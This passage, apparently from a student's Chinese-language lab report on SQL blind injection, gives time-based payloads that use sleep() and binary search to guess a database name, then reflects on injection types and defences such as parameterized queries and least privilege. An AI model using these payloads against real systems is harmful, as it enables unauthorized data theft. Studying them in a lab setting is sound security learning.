
1’ and if(length(database())=1,sleep(5),1) #没有延迟

1’ and if(length(database())=4,sleep(5),1) #明显延迟（左上角页面加载中）



采用二分法猜解数据库名：

1’ and if(ascii(substr(database(),1,1))>97,sleep(5),1)# 明显延迟（左上角页面加载中）



以此类推，猜解表、字段和数据，即可得到数据库的所有关系模式及数据。

**四、心得体会：**

在实验过程中，我亲自实践并掌握了SQL盲注的基本原理。通过利用返回页面的不同反应来间接获取数据库中的数据，盲注通常分为三种类型：基于布尔的盲注、基于时间的盲注和基于报错的盲注。我重点实践了前两种类型的注入方法，这使我对每种盲注类型有了更为透彻的理解。

通过操作各种SQL函数和语法，我不仅加深了对SQL语法的理解，还学会了如何利用这些语法实施注入攻击。特别是，我学会了运用二分法来高效筛选所需数据，这一技巧在处理大型数据库时尤为实用。

此次实验使我更加明白在应用开发中防范SQL注入的重要性。我们必须严格验证和过滤用户输入，确保输入数据不包含任何恶意的SQL语句片段。避免直接将用户输入嵌入到SQL查询中，而是应该使用预处理语句和参数化查询，以确保SQL语句的安全性。为数据库用户分配最小的必要权限，避免不必要的数据库访问权限，以减少潜在的安全风险。

通过这次实验，我不仅掌握了SQL盲注的基础知识和实际操作技能，还提高了在应用开发中对SQL注入的防范意识。我将把这些宝贵的知识和经验应用到未来的实际工作中，确保开发出的应用程序更加安全、可靠。